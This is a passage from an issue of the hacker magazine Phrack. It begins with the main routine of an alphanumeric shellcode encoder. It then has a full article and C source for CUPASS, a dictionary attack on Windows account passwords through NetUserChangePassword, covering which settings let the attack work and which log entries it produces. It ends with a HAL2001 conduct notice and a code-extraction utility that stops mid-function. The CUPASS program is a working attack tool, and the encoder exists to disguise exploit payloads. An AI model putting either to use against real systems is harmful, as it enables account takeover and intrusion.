 char stack_mode=STACK_MODE_NULL;

 int debug_start=0;
 int debug_build_original=0;
 int debug_build_jump=0;
 int debug_jump=0;
 int debug_original=0;

 int ret,l;


 /* command line parameters definition */
 #define SHORT_OPTIONS "a:c:f:m:o:s:"
 struct option long_options[]={
  /* {"name",has_arg,&variable,value} */
  {"address",1,NULL,'a'},
  {"mode",1,NULL,'m'},
  {"stack",1,NULL,'s'},

  {"debug-start",0,&debug_start,1},
  {"debug-build-original",0,&debug_build_original,1},
  {"debug-build-jump",0,&debug_build_jump,1},
  {"debug-jump",0,&debug_jump,1},
  {"debug-original",0,&debug_original,1},

  {"char",1,NULL,'c'},
  {"format",1,NULL,'f'},
  {"output",1,NULL,'o'},

  {0,0,0,0}
 };
 int c;
 int option_index=0;


 /* read command line parameters */
 opterr=0;
 while ((c=getopt_long_only(argc,argv,SHORT_OPTIONS,long_options,&option_index))!=-1) {
  switch (c) {
  case 'a':
   if (!strcmp(optarg,"eax")) address=EAX;
   else if (!strcmp(optarg,"ebx")) address=EBX;
   else if (!strcmp(optarg,"ecx")) address=ECX;
   else if (!strcmp(optarg,"edx")) address=EDX;
   else if (!strcmp(optarg,"esp")) address=ESP;
   else if (!strcmp(optarg,"ebp")) address=EBP;
   else if (!strcmp(optarg,"esi")) address=ESI;
   else if (!strcmp(optarg,"edi")) address=EDI;
   else if (!strcmp(optarg,"stack")) address=STACK;
   else print_syntax();
   break;
  case 'c':
   input_format=INPUT_FORMAT_C;
   input_variable=optarg;
   break;
  case 'f':
   if (!strcmp(optarg,"bin")) output_format=OUTPUT_FORMAT_BIN;
   else if (!strcmp(optarg,"c")) output_format=OUTPUT_FORMAT_C;
   else print_syntax();
   break;
  case 'm':
   if (!strcmp(optarg,"stack")) output_mode=OUTPUT_MODE_STACK;
   else if (!strcmp(optarg,"patches")) output_mode=OUTPUT_MODE_PATCHES;
   else print_syntax();
   break;
  case 'o':
   output_filename=optarg;
```

```
   break;
  case 's':
   output_mode=OUTPUT_MODE_STACK;
   if (!strcmp(optarg,"call")) stack_mode=STACK_MODE_CALL;
   else if (!strcmp(optarg,"jmp")) stack_mode=STACK_MODE_JMP;
   else if (!strcmp(optarg,"null")) stack_mode=STACK_MODE_NULL;
   else if (!strcmp(optarg,"ret")) stack_mode=STACK_MODE_RET;
   else print_syntax();
   break;
  case 0: /* long option set variable */
   break;
  case '?': /* error option character */
  case ':': /* error option parameter */
  default:
   print_syntax();
  }
 }

 if (optind+1!=argc) print_syntax(); /* if no input file specified */
 input_filename=argv[optind];
 /* detect the input file format */
 l=strlen(input_filename);
 if ((l>2)&&(input_filename[l-2]=='.')&&(input_filename[l-1]=='c')) input_format=INPUT_FO
RMAT_C;

 random_initialize();
 input=shellcode_malloc();
 output=shellcode_malloc();


 /* read input file */
 if (debug_original) INT3(input);
 fprintf(stderr,"Reading %s ... ",input_filename);

 switch(input_format) {
 case INPUT_FORMAT_BIN:
  ret=shellcode_read_binary(input,input_filename);
  break;
 case INPUT_FORMAT_C:
  ret=shellcode_read_C(input,input_filename,input_variable);
  break;
 }
 if (ret==-1) {
  fprintf(stderr,"\n");
  print_error();
 }
 if (!debug_original) fprintf(stderr,"(%d bytes)\n",input->size);
 else fprintf(stderr,"(%d bytes)\n",input->size-1);


 if (debug_start) INT3(output);

 /* obtain the shellcode address */
 if (address==STACK) address=alphanumeric_get_address_stack(output);
 alphanumeric_initialize_registers(output,address);

 /* generate the original shellcode */
 if (debug_build_original) INT3(output);
 switch(output_mode) {
 case OUTPUT_MODE_STACK:
  alphanumeric_stack_generate(output,input);

  if (stack_mode!=STACK_MODE_NULL) { /* if jump building needed */
   stack=shellcode_malloc();
   if (debug_jump) INT3(stack);
   switch(stack_mode) {
   case STACK_MODE_CALL:
    CALL_ESP(stack);  /* call esp */
    break;
   case STACK_MODE_JMP:
```

```
    JMP_ESP(stack);   /* jmp esp */
    break;
   case STACK_MODE_RET:
    PUSHr(stack,ESP); /* push esp */
    RET(stack);       /* ret */
    break;
   }
   if (debug_build_jump) INT3(output);
   alphanumeric_patches_generate(output,stack);
   shellcode_free(stack);
  }
  else { /* no jump building needed */
   if (debug_jump) INT3(output);
  }
  break;

 case OUTPUT_MODE_PATCHES:
  alphanumeric_patches_generate(output,input);
  break;
 }


 /* print shellcode to the screen */
 fprintf(stderr,"Shellcode (%d bytes):\n",output->size);
 shellcode_print(output);
 fclose(stdout);
 fprintf(stderr,"\n");

 /* write input file */
 if (output_filename) {
  fprintf(stderr,"Writing %s ...\n",output_filename);

  switch(output_format) {
  case OUTPUT_FORMAT_BIN:
   ret=shellcode_write_binary(output,output_filename);
   break;
  case OUTPUT_FORMAT_C:
   ret=shellcode_write_C(output,output_filename);
   break;
  }
  if (ret==-1) {
   shellcode_free(input);
   shellcode_free(output);
   print_error();
  }
 }

 shellcode_free(input);
 shellcode_free(output);
 fprintf(stderr,"Done.\n");
}

/*****************************************************************************/
<-->

|EOF|-----------------------------------------------------------------|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x10 of 0x12

CUPASS AND THE NETUSERCHANGEPASSWORD PROBLEM

Doc Holiday / THC <holiday@TheHackersChoice.com>

INTRODUCTION

Microsoft has a known problem in Windows NT 4, that enables an attacker to change the password of any user under special/default circumstances.

The same problem reappeared in Windows 2000 some days ago. The flaw exists in Microsofts implementation of the NetUserChangePassword function.

These facts inspired me to write this article and CUPASS, a simple tool that starts a dictionary attack against user accounts.

In this article I want to discuss all things worth knowing about the NetUserChangePassword problem.

Have fun while reading this article...

Doc Holiday /THC

THE PASSWORD CHANGE PROTOCOLS

As a little background I will tell you something about the possibilites to change a password in a Windows NT/W2K environment.

Windows 2000 supports several protocols for changing passwords which are used under different circumstances.

These protocols are

- NetUserChangePassword protocol (we will call it NUCP)
- NetUserSetInfo protocol
- Kerberos change-password protocol
- Kerberos set-password protocol
- LDAP write-password attribute (presumes 128Bit SSL)
- XACT-SMB protocol (for LAN Manager compatibility)

Because there is a flaw in Microsofts implementation of the NUCP protocol, we will have a deeper look at this one.

PROTOCOL ELECTION

We can see that there are a lot of protocols for changing passwords in an Microsoft environment. Now I will show in which cases the NUCP is used:

case 1

If a user changes his password by pressing CTRL+ALT+DELETE and pressing the "Change Password" button, the NUCP protocol is used, if the target is a domain or the local member server or workstation.

If the target is a Kerberos realm, the Kerberos change-password protocol is used instead of NUCP.

case 2

If a change password request is initiated from an Windows NT 3.x or NT 4 machine, the NUCP and/or NetUserSetInfo protocols are used.

case 3

If a program uses the NUCP method on the Active Directory Services Interface (ADSI), the IaDSUser interface first tries to change the password with the LDAP protocol, and then by using the NUCP method.

----| NUCP FUNCTION CALL

At this time we know that a lot of ways exist to change a users password. We also know in which cases NUCP is used.

Now we want to have a little look at the function NetUserChangePassword itself. (More detailed information can be found at Microsoft’s SDK!)

Prototype

The prototype of the NetUserChangePassword function is defined in "lmaccess.h", and looks as follows:

```
NET_API_STATUS NET_API_FUNCTION
NetUserChangePassword (
    IN  LPCWSTR   domainname OPTIONAL,
    IN  LPCWSTR   username OPTIONAL,
    IN  LPCWSTR   oldpassword,
    IN  LPCWSTR   newpassword
    );
```

The parameters are explained consecutively:

Parameters

->domainname

Pointer to a null-terminated Unicode string that specifies the name of a remote server or domain.

->username

Pointer to a null-terminated Unicode string that specifies a user name.

->oldpassword

Pointer to a null-terminated Unicode string that specifies the user's old password on the server or domain.

->newpassword

Pointer to a null-terminated Unicode string that specifies the user's new password on the server or domain.

Return values

The return values are defined in "LMERR.H" and "WINERROR.H".

With a deeper look in this files we can see that if the function was executed with success, the return value is 0 (zero) btw. NERR_Success.

The most important error values are:

->ERROR_ACCESS_DENIED (WINERROR.H)

Access is denied ;)

If the target is a NT Server/Domain Controller, and the option "User Must Log On in Order to Change Password" is enabled, this error code is the result of CUPASS. The password could not be guessed :(

If the target is a W2K domain controller with AD installed, and the EVERYONE group is removed from the group "Pre-Windows 2000 compatible access", than this error code is an result of NUCP.

In some cases this means the right password was guessed by

CUPASS, but could not be changed because of insufficient permissions on the corresponding AD object.

->ERROR_INVALID_PASSWORD (WINERROR.H)

The guessed password (oldpassword) was invalid

->ERROR_ACCOUNT_LOCKED_OUT (WINERROR.H)

The account is locked due to many logon tries.

->ERROR_CANT_ACCESS_DOMAIN_INFO (WINERROR.H)

Indicates a Windows NT Server could not be contacted or that objects within the domain are protected such that necessary information could not be retrieved.

->NERR_UserNotFound (LMERR.H)

The useraccount could not be found on the given server.

->NERR_NotPrimary (LMERR.H)

The operation is only allowed on the PDC. This appears e.g. if you try to change passwords on a BDC.

This return values are evaluated by CUPASS. For all others, the numeric value will be shown, and you can simply have a look at this files for the meaning of the errorcode.

MORE DETAILS ON NUCP API CALL

The NUCP function is only available on Windows NT and Windows 2000 platforms.

As part of the LanMan-API the NUCP function is UNICODE only!!!
This makes the programming a little bit harder, but not impossible :)

UNICODE on Windows is an topic for itself, and we dont want to talk more about it here. Have a look at Microsofts msdn webpage or Charles Petzolds book about Windows programming, if you are interested in this

topic.

For a successfull usage of NUCP, you have to link your program with the "Netapi32.lib" library!

----| REQUIRED PERMISSIONS FOR NUCP

NUCP is part of the Microsoft network management functions.
The management functions consists of different groups like NetFileFunctions, ScheduleFunctions, ServerFunctions, UserFunctions etc.

These functions are again splitted in Query Functions and Update Functions. Whilst query functions just allow to query informations, the update functions allow changes on objects.

An example for a query function is e.g the NetUserEnum function which provides information about all user accounts on a server.

An example for an update function is the NetUserChangePassword function which changes the password of a user account :)

Its easy to imagine, that query functions need less permissions than update functions for beeing executed.

Lets have a look what permissions are needet:

WINDOWS NT

The query functions like NetGroupEnum, NetUserEnum etc. and can be executed by all authenticated users.

This includes Anonymous users, if the RestrictAnonymous policy setting allows anonymous access.

On a Windows NT member server, workstation or PDC, the NetUserChangePassword function can only be (successfull) executed by Administrators, Account Operators or the user of the account, if the option 'User Must Log On in Order to Change Password' for this user is enabled.

If 'User Must Log On in Order to Change Password' is not enabled, a user can change the password of any other user, as long he knows the actual password.

WINDOWS 2000

The query functions like NetGroupEnum, NetUserEnum etc. can be executed by all authenticated users. This includes Anonymous users, if the RestrictAnonymous policy setting allows anonymous access.

On a W2K member server or workstation the NetUserChangePassword function should only be (successfully) executable by Administrators, Account Operators or the user of the account.

That this isn't the case, can be shown with CUPASS, because here is the flaw that Microsoft made with his implementation of NetUserChangePassword.

On W2K member servers and workstations, the NetUserChangePassword function can be successfully executed by any user who knows the current password of the attacked user account.

(For your information:

The option 'User Must Log On in Order to Change Password' has been removed >from W2K!)

On a W2K domain controller with Active Directory, access to an object is granted based on the ACL of the object (Because W2K with installed AD stores the user passwords in the AD in contrast to NT 3.x/4).

Network management query functions are permitted to all authenticated users and the members of the group "Pre-Windows 2000 compatible access" by the default ACL's.

Theoretical Network Management Update functions like NUCP are only permitted to Administrators and Account Operators.

That this is not the case, can also be shown with CUPASS.

CUPASS works fine if AD is installed on the target system.

If the "everyone" group is removed from the "Pre-Windows 2000 compatible access" group, the result of CUPASS will be Errorcode 5, which means ACCESS_DENIED!.

My research shows that anyhow the password is guessed by CUPASS, but can not be changed because of insufficient permissions on the AD object!

----| ANONYMOUS CONNECT

There is something I didn't talk about much, the Anonymous User Problem, also known as the NULL-User problem.

Lets have a short look at how the Anonymous security settings will take affect to the NUCP problem:

-> W2K

The value Data of the following registry value regulates the behaviour

of the operating system regarding to the NULL USER CONNECT.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
Value: RestrictAnonymous
Value Type: REG_DWORD

If RestrictAnonymous is set to 0 (zero), which is the default setting, CUPASS will work properly.

If RestrictAnonymous is set to 1, what means the enumeration of SAM accounts and names is not allowed, CUPASS will work properly.

If RestrictAnonymous is set to 2, what means no access without explicit anonymous permissions, there is no possibility to change the password with NUCP :(

Because the value 2 has comprehensive consequences to the behaviour of the windows environment (e.g. Browser service will not work properly, netlogon secure channels could not be established properly by member workstations etc..) it is rare used.

These settings are the same on W2K member server and W2K DC with AD!

-> NT4

The value Data of the following registry value regulates the behaviour of the operating system regarding to the NULL USER CONNECT.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
Value: RestrictAnonymous
Value Type: REG_DWORD

Converse to W2K there are only two valid values 0 (zero) and 1 for RestrictAnonymous.

If RestrictAnonymous is set to 0 (zero), which is the default setting, CUPASS will work properly.

If RestrictAnonymous is set to 1, what means the enumeration of SAM accounts and names is not allowed, CUPASS will work properly.

COMMON

The process that calls the NetUserChangePassword function in some cases must have the SE_CHANGE_NOTIFY_NAME privilege (except for system account and members of the local Administrator group). Per default this privilege is enabled for every account, but can be disabled by the administrator.

SE_CHANGE_NOTIFY_NAME could not be found at the privileges, because it is called "Bypass traverse checking"!

This is an declarative from Microsoft. I tried it, but I didn't find a case in that this right was necessary to execute the NUCP function call.

----| POLICY AND LOGGING

I will have a look for the policy settings, that will take affect to the NUCP problem.

ACCOUNT POLICIES

->PASSWORD POLICY

The settings "Enforce password history" and "Minimum password age" will take effect to the result of CUPASS, in the way that CUPASS can't "realy" change the password, and the error code 2245 will result.

But this doesn't matter, because we know the "old" password at this time, and CUPASS just tried to replace the "old" password with the "old" password again.

->ACCOUNT LOGOUT POLICY

Account lockout treshold

The settings "Account lockout duration" and "Reset Account lockout after ..." are only relevant if the "Account lockout treshold" ist set to any value >0.

If the treshold is set, than this takes affect to the work of CUPASS, because all attempts of CUPASS exceeding the treshold will lead to an account lockout :(

However the Logout Policy ist not valid for the Administrator on NT4 environments, until the NT Reskit tool "Passprop" is used!
In this case even the Administator account will be locked for network logons!

If we start CUPASS against any account of a W2K server or a W2K domain controller with AD, this account is locked out, and even the Administrator account is marked as "Account is locked out", too !

But it is still possible for the Administrator account to log on interactive on the machine!

AUDIT POLICY

Lets have a look which auditing events have to enabled, to see an CUPASS attack in the security logs of the target machine.

Audit Account Management

If the setting "Audit Account Management" is enabled (success/failure), an entry with the ID 627 appears in in the security log.

This entry contains all necessary datas for the administrator :(These e.g. are: Date, Time, Target Account Name, Caller User Name etc.

Audit account logon events

Surprisingly for some administrators, there appears no log entry if the settings "Audit account logon events" or "Audit logon events" are enabled, if the attack goes to the local machine.

This is e.g. the case if you want to guess the local administrator password of your machine.

If the CUPASS attack comes from remote, log entries ID 681 and ID 529 occures.

Audit Object Access

If this type of auditing is enabled, and the attack goes to the local machine, an logfile entry with the ID 560 and 562 appears.

ID 560 tells us that someone opened the object "Security Account Manager" whilst 562 tells us something like "Handle closed"...

Maybe there occure some more logfile entries with other ID's, but these ones listed above are the ones I found while testing CUPASS.

So test CUPASS on your own environment and have a look into your logfiles!

----| LAST WORDS

I hope this article could give you a little overview about the NetUserChangePassword problem, and Microsoft's inconsequent implementation of security and function calls.

This article could not treat this topic concluding, because there are
so many different situations and configurations that I could not test
in my short sparetime :)

----| GREETS

Greets to Van Hauser who inspired me for this release, ganymed, mindmaniac
and all the other members from THC, VAX who gives me a lift to HAL2001,
the guys from TESO, Seth, Rookie and all the other people knowing me...

The biggest THANX are going to my wife, who missed me nearly the whole
weekend while I was writing this article!

Ok, have a nice day and lets meet and party at HAL2001 :)

<++> cupass.cpp !a10c7302

```
/*
 * CUPASS v1.0 (c) 2001 by Doc Holiday / THC <Holiday@TheHackersChoice.com>
 * http://www.hackerschoice.com
 *
 * Dictionary Attack against Windows Passwords with NetUserChangePassword.
 * Do only use for legal purposes.
 *
 * Compiled and tested on Windows NT/W2K - runs not on Win9x!!
 * Compiled with VC++ 6.0
 *
 */


#define UNICODE 1
#define _UNICODE 1


#include <windows.h>
#include <lmaccess.h>
#include <stdio.h>
#include <wchar.h>


#pragma comment( lib, "netapi32.lib" )



void wmain( int argc, wchar_t *argv[] )
{
        wchar_t *hostname = 0;
        wchar_t *username = 0;
        wchar_t *dictfile = 0;
        wchar_t myChar[256];
        NET_API_STATUS result;
        FILE *stream;
        LPWSTR oldpassword;


        if (argc != 4)
        {
        wprintf (L"\nMissing or wrong parameters!\n");
            wprintf (
               L"\nUsage: cupass \\\\hostname username dictionaryfile\n");
            exit(1);
        }


        hostname = argv[1];
```

```
        username = argv[2];
        dictfile = argv[3];


    if (wcsncmp(hostname, L"\\\\",2 )!=0)
        {
            wprintf (L"\nups... you forgot the double backslash?");
            wprintf (
                L"\nUsage: cupass \\\\hostname username dictionaryfile\n");
            exit(1);
        }


  if( (stream  = _wfopen( dictfile, L"r" )) == NULL )
        {
      wprintf( L"\nups... dictionary %s could not be opened", dictfile );
      wprintf (L"\nUsage: cupass \\\\hostname username dictionaryfile\n");
        }
   else
   {

        wprintf (L"\n*** CUPASS 1.0 - Change User PASSword - by Doc Holiday/THC (c) 2001
***\n");
        wprintf (L"\nStarting attack .....\n");
        wprintf (L"\nTarget: %s ", hostname);
        wprintf (L"\nUser: %s\n ", username);


        while( !feof( stream ) )
        {
          fgetws (myChar, 256,stream);


          if (myChar[wcslen(myChar)-1] == '\r') myChar[wcslen(myChar)-1] = '\0';
          if (myChar[wcslen(myChar)-1] == '\n') myChar[wcslen(myChar)-1] = '\0';


          oldpassword = myChar;

          wprintf( L"\nTrying password %s \n", oldpassword );

          result = NetUserChangePassword( hostname, username,oldpassword, oldpassword );

          switch (result)
          {
                case 0:
                        wprintf( L"GOTCHA!! Password was changed\n" );
                        wprintf( L"\nPassword from user '%s' is '%s'\n", username, oldpas
sword);
                        fclose (stream);
                        exit (1);
                        break;

                case 5: //ERROR_ACCESS_DENIED
                        wprintf (L"Attempt failed -> ERROR_ACCESS_DENIED - \
But password could be %s\n", oldpassword);
                        fclose (stream);
                        exit(1);
                        break;

                case 86: //ERROR_INVALID_PASSWORD
                        wprintf( L"Attempt failed -> Incorrect password\n" );
                        break;

                case 1351: //ERROR_CANT_ACCESS_DOMAIN_INFO
                        wprintf (L"Attempt failed -> Can't establish connection to Host %
s\n",hostname);
                        fclose (stream);
                        exit(1);
                        break;
```

```
                case 1909: //ERROR_ACCOUNT_LOCKED_OUT
                        wprintf (L"Attempt failed -> Account locked out\n");
                        fclose (stream);
                        exit(1);
                        break;


                case 2221: //NERR_UserNotFound)
                        wprintf (L"Attempt failed -> User %s not found\n", username);
                        fclose (stream);
                        exit(1);
                        break;

                case 2226://NERR_NotPrimary
                        wprintf (L"Attempt failed -> Operation only allowed on PDC\n");
                        break;


                case 2245:
                        wprintf (L"GOTCHA!! Password is '%s' , but \
couldn't be changed to '%s' due to password policy settings!\n", \
oldpassword, oldpassword);
                        fclose(stream);
                        exit(1);
                        break;


                default:
                        wprintf( L"\nAttempt failed :( %lu\n", result );
                        fclose(stream);
                        exit(1);
                        break;
                }
        }
        fclose (stream);
   }
}
<--> end cupass.cpp

|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x11 of 0x12

Each phrack release has a special section called 'Phrack World News (PWN)'.
The section is a combination of sum-up's, happenings and rumours.

PWN are the news about and from the scene.
You can send PWN directly to disorder@phrack.org or you can announce
your own PWN at http://www.phrack.org/disorder.

```
|=------------------=[ ScRiPt KiDdY MaNuAl To HaL2001 ]=-----------------=|
|=-----------------------------------------------------------------------=|
|=---------------------------=[ HAL Staff ]=-----------------------------=|
```

Cops, Crimes, and HAL 2001 (http://www.hal2001.org)

or ScRiPt KiDdY MaNuAl To HaL2001

When you arrive at HAL2001 and look around you, you may feel this is an
ideal place to do script-kiddie things. I mean: with 1 GB of bandwidth
coming almost all the way to your tent, a simple ping-flood is a mighty
weapon. And with all these people around, there's bound to be someone within
10 meters that knows how to get root on that webhosting farm you found this
morning.

You may have also noticed all these other people around you. Most of them
seem to be in some kind of different world. Most noticably, they're not
constantly bragging about how many machines they have installed Stacheldraht
on. When they talk about computer security you often don't understand, and
they keep talking about vague political things a lot of the time. That's us.
We are the rest of the hacker community. Weve been here for a while now, so
you would probably just refer to most of us as "these old people".
That's OK.

We feel there are important things going on in the world today. Things worth
fighting against. Governments and large corporations are basically taking
over and are in the process of building mechanisms of control. That may
sound difficult or weird, but think of new laws that allow instantaneous
monitoring of anyone. Think of computer databases that know where everyone
is in realtime. Think of cameras everywhere. Think of making you pay every
time, for everything you watch or listen to. Think of your MP3 collection.
Think of prison.

- Making us all look bad

Hey, let's not kid eachother: we weren't all that good when we were kids.
But right now, powerful people all over the world would like to paint a
picture of HAL2001 as a gathering of dangerous individuals out to destroy.
While it may seem cool to have powerful people think of you as dangerous,
you're only serving their purpose if you deface websites from here, or
perform the mother of all DDoS attacks. You're helping the hardliners that
say we are no good. They don't care about the websites you deface. They
don't care about the DDoS attacks. Heck, their leadership doesn't even know
how to hold a mouse. They care about making us all look like a threat, so
they can get the public support needed to lock us all up.

- Landing you in trouble

But if you don't care about any of the above, here's another reason not to
do bad things at HAL: there is almost no place on earth where the odds of
getting arrested are stacked against you as bad as at HAL2001. Members of
the dutch law enforcement community (yes: cops) are attending in large
numbers. And public perception is that they haven't arrested enough people
for computer crimes recently. So they are under a lot of pressure to arrest
someone. Anyone....

Because few people have been convicted here, there is a notion that the cops
in The Netherlands do not take this seriously. But defacing a site or doing

Denial of Service are serious crimes here, and you may not be going home for quite a while if you're arrested here. Being arrested at HAL makes your case a "big deal", no matter how little may have actually happened. This means they are less likely to let you off with a slap on the wrist.

And if HAL is anything like its predecessors, intelligence people frominternal security agencies of most industrialised nations are walkingaround, and will see if anyone from their country is sticking their head out doing naughty things. HAL is an excellent place to become visible, in many different and often interesting ways.

- Getting us all disconnected

Just like at HIP97, the authorities have pre-signed orders ready and waiting to cut our link to the world if the HAL network becomes a source of too many problems. Yes, you read it right: cut the link. 100% packet loss.

HAL2001 has some of the worlds best system administrators monitoring our link to see if everything runs smooth. Some of these people already had a deep understanding of computer security issues before you were even born. And *ofcourse* they are monitoring to see if anyone is causing problems, either to our own network operations, or to the outside world.

So do us all and yourself a favour, and please don't be stupid. And if you still insist on causing trouble, think of this: if you do manage to get us all diconnected, maybe you should hope the cops get to you first.

- Growing up

If you have it in you, now would be an excellent time to grow up. Live a life in the hacker community that goes beyond defacing websites and performing dDoS attacks. The post script-kiddie existence offers many rewards: you might have feeling you've done something useful more often, people won't look at you funny, and you might even get to meet girls.

Perhaps even more importantly: we as a community _need_ you to grow up. As we said: Governments and large corporations are taking control of our world at alarming speed. Hackers are more likely to understand what's going on, and to do something about it. Which is one reason why they are being demonized by parties seeking to monitor the whole population's every move. Many privacy enhancing technologies still need to be built, and a whole new generation needs to be made aware that their freedoms are being dismantled. Your help would be greatly appreciated.

|=[Fun]=---=|

http://www.microsoft.com/office/clippy/images/rollover_4.gif

N0 L0GZ == N0 CRIME !

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x12 of 0x12

```
|=---------=[ P H R A C K   E X T R A C T I O N   U T I L I T Y ]=---------=|
|=-----------------------------------------------------------------------=|
|=--------------------------=[ phrackstaff ]=---------------------------=|
```

The Phrack Magazine Extraction Utility, first appearing in P50, is a convenient way to extract code from textual ASCII articles. It preserves readability and 7-bit clean ASCII codes. As long as there are no extraneous "<++>" or <-->" in the article, everything runs swimmingly.

Source and precompiled version (windows, unix, ...) is available at http://www.phrack.org/misc.

```
|-------------------------------------------------------------------------|
```

<++> p56/EX/PMEU/extract4.c !8e2bebc6

```
/*
 *  extract.c by Phrack Staff and sirsyko
 *
 *  Copyright (c) 1997 - 2000 Phrack Magazine
 *
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 *  extract.c
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory structure.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  Extraction tags are of the form:
 *
 *  host:~> cat testfile
 *  irrelevant file contents
 *  <++> path_and_filename1 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filename2 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filenamen !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
```

```
 *  EOF
 *
 *  The `!CRC` is optional.  The filename is not.  To generate crc32 values
 *  for your files, simply give them a dummy value initially.  The program
 *  will attempt to verify the crc and fail, dumping the expected crc value.
 *  Use that one.  i.e.:
 *
 *  host:~> cat testfile
 *  this text is ignored by the program
 *  <++> testarooni !12345678
 *  text to extract into a file named testarooni
 *  as is this text
 *  <-->
 *
 *  host:~> ./extract testfile
 *  Opened testfile
 *   - Extracting testarooni
 *   crc32 failed (12345678 != 4a298f18)
 *  Extracted 1 file(s).
 *
 *  You would use `4a298f18` as your crc value.
 *
 *  Compilation:
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 ... filen
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION         "7niner.20000430 revsion q"

#define BEGIN_TAG       "<++> "
#define END_TAG         "<-->"
#define BT_SIZE         strlen(BEGIN_TAG)
#define ET_SIZE         strlen(END_TAG)
#define EX_DO_CHECKS    0x01
#define EX_QUIET        0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];


void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
```

```
            }
            else
            {
                crc >>= 1;
            }
        }
        crcTable[i] = crc;
    }
}


unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
         crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}


int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqv")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }
    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqv] file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
    for (i = 1; (fn = argv[i++]); )
```

```
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(EXIT_FAILURE);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; )
    {
        if (!strcmp(fn_p->name, "-"))
        {
            in_p = stdin;
            name = "stdin";
        }
        else if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            fn_p = fn_p->next;
            continue;
        }
        else
        {
            name = fn_p->name;
        }

        if (!(flags & EX_QUIET))
        {
            fprintf(stderr, "Scanning %s...\n", fn_p->name);
        }
        crcgen();
        while (fgets(b, 256, in_p))
        {
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
            {
                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                crc = 0;
                crc_f = 0;
```

```
            if ((bp = strchr(b + BT_SIZE + 1, '/')))
            {
                while (bp)
                {
                    *bp = 0;
